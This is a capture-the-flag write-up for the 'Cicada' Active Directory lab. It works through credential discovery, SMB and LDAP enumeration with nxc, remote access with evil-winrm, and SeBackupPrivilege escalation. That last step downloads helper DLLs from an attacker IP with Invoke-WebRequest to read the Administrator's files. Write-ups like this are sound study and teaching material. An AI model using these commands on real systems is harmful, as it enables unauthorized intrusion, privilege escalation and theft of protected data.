
David leaks his password in the Description field.
david.orelious:aRt$Lp#7t*VQ!3
nxc ldap cicada.htb -u 'david.orelious' -p 'aRt$Lp#7t*VQ!3' --users
Let's find anything valuable on SMB for David:
nxc smb cicada.htb -u 'david.orelious' -p 'aRt$Lp#7t*VQ!3' --shares

Observe that David's account can READ the DEV share. Now I will auth as David to shares via smbclient:
smbclient //10.129.231.149/DEV -U 'david.orelious' -p 'aRt$Lp#7t*VQ!3'

I found a PowerShell script in David's share:

Emily user's hardcoded credentials can be observed:
Getting User Flag — WinRM Access

nxc smb cicada.htb -u 'emily.oscars' -p 'Q!3@Lp#M6b*7t*Vt' --shares
Emily is a highly privileged account — just an assumption based on READ,WRITE perms on Disk access (C$) and admin share read utilities:

I will access through the WinRM protocol instead of SMB.
smbclient //10.129.231.149/ADMIN$ -U 'emily.oscars' -p 'Q!3@Lp#M6b*7t*Vt'
Use Hackviser's guide:
evil-winrm -i cicada.htb -u 'emily.oscars' -p 'Q!3@Lp#M6b*7t*Vt'

Get user flag from Emily's Desktop:
Privilege Escalation — SeBackupPrivilege Abuse
Ask Domain Controller for the AD profile of the user.
net user emily.oscars /domain

Notice that the user has the Backup Operators tag is most likely a highly privileged account.

I will shift tokens directly.

Backup privilege available on target.
I will follow the description below:


I tried Acl-FullControl PowerShell, but it still did not work properly.


Now I applied:
1. Import necessary libraries:

`Import-Module .\SeBackupPrivilegeUtils.dll Import-Module .\SeBackupPrivilegeCmdLets.dll`

2. Enable and verify `SeBackupPrivilege`:

`Set-SeBackupPrivilege Get-SeBackupPrivilege`

3. Access and copy files from restricted directories, for instance:

`dir C:\Users\Administrator\ Copy-FileSeBackupPrivilege C:\Users\Administrator\report.pdf c:\temp\x.pdf -Overwrite`

For SeBackupPrivilegeUtils.dll:
$URL = "http://10.10.16.64:1000/SeBackupPrivilegeUtils.dll"
$Path="C:\Users\emily.oscars.CICADA\backuputils.dll"
Invoke-WebRequest -URI $URL -OutFile $Path
For SeBackupPrivilegeCmdLets.dll:
$URL = "http://10.10.16.64:1000/SeBackupPrivilegeCmdLets.dll"
$Path="C:\Users\emily.oscars.CICADA\backupcmdlets.dll"
Invoke-WebRequest -URI $URL -OutFile $Path
Import modules and set privileges.
Then copy the restricted file to an unrestricted zone:
Copy-FileSeBackupPrivilege C:\Users\Administrator\Desktop\root.txt C:\Users\emily.oscars.CICADA\root.txt -Overwrite
